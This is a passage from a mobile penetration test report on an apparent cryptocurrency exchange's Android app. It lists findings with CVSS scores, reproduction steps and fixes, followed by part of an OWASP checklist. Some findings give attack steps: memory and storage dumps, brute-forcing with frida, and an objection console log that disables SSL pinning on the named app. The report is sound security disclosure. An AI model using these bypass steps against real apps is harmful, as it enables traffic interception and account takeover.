Google introduced a new, stricter check whose results appear in

	a value called ctsProfileMatch, which allows developers to more finely evaluate the devices on which their app is running. In broad terms, basicIntegrity gives you a signal about the general integrity of the device and its API. Many Rooted devices fail basicIntegrity, as do emulators, virtual devices, and devices with signs of tampering, such as API hooks. On the other hand, ctsProfileMatch gives you a much stricter signal about the compatibility of the device. Only unmodified devices that have been certified by Google can pass ctsProfileMatch. Devices that will fail ctsProfileMatch include the following: • Devices that fail basicIntegrity • Devices with an unlocked bootloader • Devices with a custom system image (custom ROM) • Devices for which the manufacturer didn't apply for, or pass, Google certification • Devices with a system image built directly from the Android Open Source Program source files • Devices with a system image distributed as part of a beta or developer preview program (including the Android Beta Program) Recommendations when using SafetyNetApi.attest • Create a large (16 bytes or longer) random number on your server using a cryptographically-secure random function so that a malicious user can not reuse a successful attestation result in place of an unsuccessful result • Trust APK information (apkPackageName, apkCertificateDigestSha256 and apkDigestSha256) only if the value of ctsProfileMatch is true. • The entire JWS response should be sent to your server, using a secure connection, for verification. It isn't recommended to perform the verification directly in the app because, in that case, there is no guarantee that the verification logic itself hasn't been modified. • The verify method only validates that the JWS message was signed by SafetyNet. It doesn't verify

	that the payload of the verdict matches your expectations. As useful as this service may seem, it is designed for test purposes only, and it has very strict usage quotas of 10,000 requests per day, per project which will not be increased upon request. Hence, you should refer SafetyNet Verification Samples and implement the digital signature verification logic on your server in a way that it doesn't depend on Google's servers. • The SafetyNet Attestation API gives you a snapshot of the state of a device at the moment when the attestation request was made. A successful attestation doesn't necessarily mean that the device would have passed attestation in the past, or that it will in the future. It's recommended to plan a strategy to use the least amount of attestations required to satisfy the use case. • To prevent inadvertently reaching your SafetyNetApi.attest quota and getting attestation errors, you should build a system that monitors your usage of the API and warns you well before you reach your quota so you can get it increased. You should also be prepared to handle attestation failures because of an exceeded quota and avoid blocking all your users in this situation. If you are close to reaching your quota, or expect a short-term spike that may lead you to exceed your quota, you can submit this form to request short or long-term increases to the quota for your API key. This process, as well as the additional quota, is free of charge. Follow this checklist to ensure that you've completed each of the steps needed to integrate the SafetyNetApi.attest API into the app.


Sensitive data stored in memory longer than needed - Not Fixed

#30	*Description*	*CVSS:/AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:L*
Application stores sensitive information like user PII data, in the memory of the application without releasing it. There are some important properties or instance variables that are not required, they should be released from the memory.		
Evidences	Steps to reproduce: 1. Log in into app 2. Dump all strings from app memory	




Recommendations	Sensitive data should not stored in memory longer than needed

Sensitive information in auto generated screenshots - Fixed

#31	*Description*	*CVSS:/AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:L*
Manufacturers want to provide device users with an aesthetically pleasing experience at application startup and exit, so they introduced the screenshot-saving feature for use when the application is backgrounded. This feature may pose a security risk. Sensitive data may be exposed if the user deliberately screenshots the application while sensitive data is displayed. A malicious application that is running on the device and able to continuously capture the screen may also expose data. Screenshots are written to local storage, from which they may be recovered by a rogue application (if the device is rooted) or someone who has stolen the device. On devices supporting file-based encryption (FBE), snapshots are stored in the /data/system_ce/<USER_ID>/<IMAGE_FOLDER_NAME> folder. <IMAGE_FOLDER_NAME> depends on the vendor but most common names are snapshots and recent_images. If the device doesn't support FBE, the /data/system/<IMAGE_FOLDER_NAME> folder is used.		
Evidences	Steps to reproduce: 1. Log in into app 2. Go to wallet screen or another screen with sensitive data 3. Hide application Go to /data/system_ce/<USER_ID>/snapshots and open last jpg file	
		
Recommendations	Set FLAG_SECURE will help in this case	


Local storage contain sensitive data - Fixed

#32	*Description*	*CVSS:3.1/AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:L*
Evidences	Steps to reproduce: 1. Dump app local storage to pc 2. inspect file shared_prefs/INTERCOM_SDK_USER_PREFS.xml	




Recommendations	Application shouldn't stores locally user's email\login the best way to store it in keystore

Weak password policy - Fixed

#33	*Description*	*CVSS:/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:H*
A key concern when using passwords for authentication is password strength. A "strong" password policy makes it difficult or even improbable for one to guess the password through either manual or automated means.Actual password on screenshot.		
Evidences	Steps to reproduce: 1. Open app 2. Try to register account with weak password	
		
Recommendations	Make sure to: • Password Length: ○ Minimum password length (10 characters) should be enforced. ○ Maximum password length should not be too short because it will prevent users from	

	creating passphrases. The typical maximum length is 128 characters.
	• Password Complexity - The password must meet at least three out of the following four complexity rules:
	  ○ at least one uppercase character (A-Z)
	  ○ at least one lowercase character (a-z)
	  ○ at least one digit (0-9)
	  ○ at least one special character
	
	https://github.com/OWASP/owasp-mstg/blob/1.1.3-excel/Document/0x04e-Testing-Authentication-and-Session-Management.md#testing-best-practices-for-passwords-mstg-auth-5-and-mstg-auth-6
	Also need to add a check and exclude the possibility of registration with the most common and vulnerable passwords
	https://en.wikipedia.org/wiki/List_of_the_most_common_passwords


App doesn't destroy server-side session when user logout - Fixed

#34	*Description*	*CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:C/C:N/I:H/A:L*
Failing to destroy the server-side session is one of the most common logout functionality implementation errors. This error keeps the session or token alive, even after the user logs out of the application. An attacker who gets valid authentication information can continue to use user's account.		
Evidences	Steps to reproduce: 1. Log in to the application. 2. Access a resource that requires authentication, typically a request for private information belonging to your account.(in this case we send order to convert tokens without user log in in the system) 3. Log out of the application. 4. Try to access the data again by resending the request from step 2.	
	
Recommendations	The application should still have a logout function, and it should be implemented according to best practices, destroying the access and refresh token on the client and server.	


Insecure WebView Implementation. WebView ignores SSL Certificate errors and accepts any SSL Certificate. This application is vulnerable to MITM attacks - Fixed

#35	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
When a WebView is used, the mobile browser performs the server certificate validation. Ignoring any TLS error that occurs when the WebView tries to connect to the remote website is a bad practice.The app intends to use cleartext network traffic, such as cleartext HTTP, FTP stacks, DownloadManager, and MediaPlayer. The default value for apps that target API level 27 or lower is "true". Apps that target API level 28 or higher default to "false". The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protections against tampering; a network attacker can eavesdrop on transmitted data and also modify it without being detected.		
Evidences	Check source code: 1. Check AndroidManifest.xml	
		
Recommendations	Use only HTTPS traffic in app. Add - [android:usesCleartextTraffic=true] - to false in AndroidManifest.xml	

Input fields with sensitive data should be cleared after hiding/opening the application - Not Fixed

#36	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
This is supposed for all login/password fields (sign up, log in, change password screens) and it will be useful in case when a user sets data in these fields and hides the application without installed security passcode/pattern or verify/login step.		
Evidences	For reproducing please follow next steps: 1. Open application 2. Type some credentials in email/password fields 3. Move app to background 4. Open app again	
		
Recommendations	The application should remove sensitive data from the input fields when backgrounded.	

Verify that the app prevents usage of custom third-party keyboards whenever sensitive data is entered. - Fixed

#37	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
Third party keyboards may collect personally identifiable information. One of the main problems with third-party keyboards is that it sends user keystrokes and other sensitive data to developer servers. As soon as you give permission to the application, it will access your smartphone, including geolocation services, address book, send keystrokes and input for processing on the server side.		
Evidences	Steps to reproduce: 1. Install and activate usage of custom keyboard 2. Open app 3. Type some creditinials with third party keyboard	
		
Recommendations	From a security point of view, it is recommended to enter Sensitive data from the native built-in keyboard in android	


Missing protection against the submission of credentials an excessive number of times.(password Brute-force) - Fixed

#38	*Description*	*CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H*
The application must be protected against password brute-force attacks. Using frida, it is possible to brute force the password an infinite number of times, until the attacker gets inside the wallet. You should limit the number of login attempts, or add a CAPTCHA and follow the recommendations		
Recommendations	Check the source code for a throttling procedure: a counter for logins attempted in a short period of time with a given user name and a method to prevent login attempts after the maximum number of attempts has been reached. After an authorized login attempt, the error counter should be reset. Observe the following best practices when implementing anti-brute-force controls: After a few unsuccessful login attempts, targeted accounts should be locked (temporarily or permanently), and additional login attempts should be rejected. A five-minute account lock is commonly used for temporary account locking. The controls must be implemented on the server because client-side controls are easily bypassed. Unauthorized login attempts must tallied with respect to the targeted account, not a particular session. Additional brute force mitigation techniques are described on the OWASP page Blocking Brute Force Attacks.	

Non-sufficient SSL pinning mechanism - Not Fixed


#39	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
An attacker can easily bypass the current SSL pinning mechanism using standard tools. This bypass will allow attackers to reverse API for further exploitation techniques.		
Evidences	Steps to reproduce: 1. We need an android device and installed root on it 2. Set up proxy connection in network settings 3. Install Burp root SSL Certificate on the android device 4. Use objection SSL Pinning disable	

```
sam@MacBook-Pro-Sam ~ % objection -g DIFX explore
Using USB device `Redmi Note 8T`
Agent injected and responds ok!

     _  _         _  _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.11.0

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
app.difx.exchange on (Xiaomi: 9) [usb] # android sslpinning disable
(agent) Custom TrustManager ready, overriding SSLContext.init()
(agent) Found okhttp3.CertificatePinner, overriding CertificatePinner.check()
(agent) Found okhttp3.CertificatePinner, overriding CertificatePinner.check$okhttp()
(agent) Found com.android.org.conscrypt.TrustManagerImpl, overriding TrustManagerImpl.verifyChain()
(agent) Found com.android.org.conscrypt.TrustManagerImpl, overriding TrustManagerImpl.checkTrustedRecursive()
(agent) Registering job 085882. Type: android-sslpinning-disable
app.difx.exchange on (Xiaomi: 9) [usb] # (agent) [085882] Called (Android 7+) TrustManagerImpl.checkTrustedRecursive(), not throwing an exception.
(agent) [085882] Called (Android 7+) TrustManagerImpl.checkTrustedRecursive(), not throwing an exception.
```



Recommendations	SSL Pinning Bypass can be prevented using two-way SSL authentication. Two-way SSL Authentication also known as mutual authentication between client and server. The application acts as SSL client and sends its certificate to the SSL server to validate after SSL server validates itself to the SSL client.

Clipboard should be disabled for fields with sensitive data - Fixed

#40	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
Clipboard is one for all system and sensitive data of our application can be stolen by another one.		
Evidences	Steps to reproduce: 1. Open app and type some credentials 2. Push hiding button 3. Try to copy password	
		
Recommendations	Clipboard should be disabled for all the input fields working with sensitive data.	

Recommended to add the ability to set a passcode in the application - Fixed

#41	*Description*	*CVSS:3.1/AV:P/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H*
Make an opportunity to lock your application with a passcode – a simple 4-digit PIN or a longer password. Without entering this passcode, no one will be able to access your app.		
Recommendations	Recommended to add the ability to set a passcode in the application	

API Specific Vulnerabilities

Possible LUCKY13 vulnerability - Not Fixed

#42	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
The TLS protocol 1.1 and 1.2 and the DTLS protocol 1.0 and 1.2, as used in OpenSSL, OpenJDK, PolarSSL, and other products, do not properly consider timing side-channel attacks on a MAC check requirement during the processing of malformed CBC padding, which allows remote attackers to conduct distinguishing attacks and plaintext-recovery attacks via statistical analysis of timing data for crafted packets, aka the "Lucky Thirteen" issue. Result for testssl.sh https://app.difx.io 		
Recommendations	Avoid using TLS in CBC-mode and to switch to using AEAD algorithms. Reference: https://blog.cloudflare.com/new-ssl-vulnerabilities-cloudflare-users-prot/	

Possible BREACH vulnerability - Not Fixed

#43	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
An attacker with the ability to: Inject partial chosen plaintext into a victim's requests Measure the size of encrypted traffic can leverage information leaked by compression to recover targeted parts of the plaintext. BREACH (Browser Reconnaissance & Exfiltration via Adaptive Compression of Hypertext) is a category of vulnerabilities and not a specific instance affecting a specific piece of software. To be vulnerable, a application must: Be served from a server that uses HTTP-level compression Reflect user-input in HTTP response bodies Reflect a secret (such as a CSRF token) in HTTP response bodies		
BREACH (CVE-2013-3587) potentially NOT ok, "gzip" HTTP compression detected. - only supplied "/" tested Can be ignored for static pages or if no secrets in the page		
Recommendations	The mitigations are ordered by effectiveness (not by their practicality - as this may differ from one application to another). Disabling HTTP compression Separating secrets from user input Randomizing secrets per request Masking secrets (effectively randomizing by XORing with a random secret per request) Protecting vulnerable pages with CSRF Length hiding (by adding random number of bytes to the responses) Rate-limiting the requests	

Appendix A. OWASP iOS Mobile Testing Checklist

Category	Test Name	Result	Details
Architecture, design and threat modelling			
MSTG-ARCH-1	All app components are identified and known to be needed.	N/A	
MSTG-ARCH-2	Security controls are never enforced only on the client side, but on the respective remote endpoints.	N/A	
MSTG-ARCH-3	A high-level architecture for the mobile app and all connected remote services has been defined and security has been addressed in that architecture.	N/A	
MSTG-ARCH-4	Data considered sensitive in the context of the mobile app is clearly identified.	N/A	
MSTG-ARCH-5	All app components are defined in terms of the business functions and/or security functions they provide.	N/A	
MSTG-ARCH-6	A threat model for the mobile app and the associated remote services has been produced that identifies potential threats and countermeasures.	N/A	
MSTG-ARCH-7	All security controls have a centralized implementation.	N/A	
MSTG-ARCH-8	There is an explicit policy for how cryptographic keys (if any) are managed, and the lifecycle of cryptographic keys is enforced. Ideally, follow a key management standard such as NIST SP 800-57.	N/A	
MSTG-ARCH-9	A mechanism for enforcing updates of the mobile app exists.	N/A	
MSTG-ARCH-10	Security is addressed within all parts of the software development lifecycle.	N/A	
MSTG-ARCH-11	A responsible disclosure policy is in place and effectively applied.	N/A	
MSTG-ARCH-12	The app should comply with privacy laws and regulations.	N/A	
Data Storage and Privacy			
MSTG-STORAGE-1	System credential storage facilities need to be used to store sensitive data, such as PII, user credentials or cryptographic keys.	Failed	Testing found vulnerability
MSTG-STORAGE-2	No sensitive data should be stored outside of the app container or system credential storage facilities.	Tested	No vulnerability detected

MSTG-STORAGE-3	No sensitive data is written to application logs.	Tested	No vulnerability detected
MSTG-STORAGE-4	No sensitive data is shared with third parties unless it is a necessary part of the architecture.	Tested	No vulnerability detected
MSTG-STORAGE-5	The keyboard cache is disabled on text inputs that process sensitive data.	Tested	No vulnerability detected
MSTG-STORAGE-6	No sensitive data is exposed via IPC mechanisms.	Tested	No vulnerability detected
MSTG-STORAGE-7	No sensitive data, such as passwords or pins, is exposed through the user interface.	Failed	Clipboard should be disabled
MSTG-STORAGE-8	No sensitive data is included in backups generated by the mobile operating system.	Tested	No vulnerability detected
MSTG-STORAGE-9	The app removes sensitive data from views when moved to the background.	Failed	Input fields does not clear after hiding opening application;auto generated screenshots
MSTG-STORAGE-10	The app does not hold sensitive data in memory longer than necessary, and memory is cleared explicitly after use.	Failed	Testing found vulnerability
MSTG-STORAGE-11	The app enforces a minimum device-access-security policy, such as requiring the user to set a device passcode.	Failed	Testing found vulnerability (no passcode ability)
MSTG-STORAGE-12	The app educates the user about the types of personally identifiable information processed, as well as security best practices the user should follow in using the app.	Tested	No vulnerability detected
MSTG-STORAGE-13	No sensitive data should be stored locally on the mobile device. Instead, data should be retrieved from a remote endpoint when needed and only be kept in memory.	Tested	No vulnerability detected
MSTG-STORAGE-14	If sensitive data is still required to be stored locally, it should be encrypted using a key derived from hardware backed storage which requires authentication.	Tested	No vulnerability detected
MSTG-STORAGE-15	The app’s local storage should be wiped after an excessive number of failed authentication attempts.	Tested	No vulnerability detected
Cryptography			
MSTG-CRYPTO-1	The app does not rely on symmetric cryptography with hardcoded keys as a sole method of encryption.	Tested	No vulnerability detected
MSTG-CRYPTO-2	The app uses proven implementations of cryptographic primitives.	Tested	No vulnerability detected

MSTG-CRYPTO-3	The app uses cryptographic primitives that are appropriate for the particular use-case, configured with parameters that adhere to industry best practices.	Tested	No vulnerability detected
MSTG-CRYPTO-4	The app does not use cryptographic protocols or algorithms that are widely considered deprecated for security purposes.	Tested	No vulnerability detected
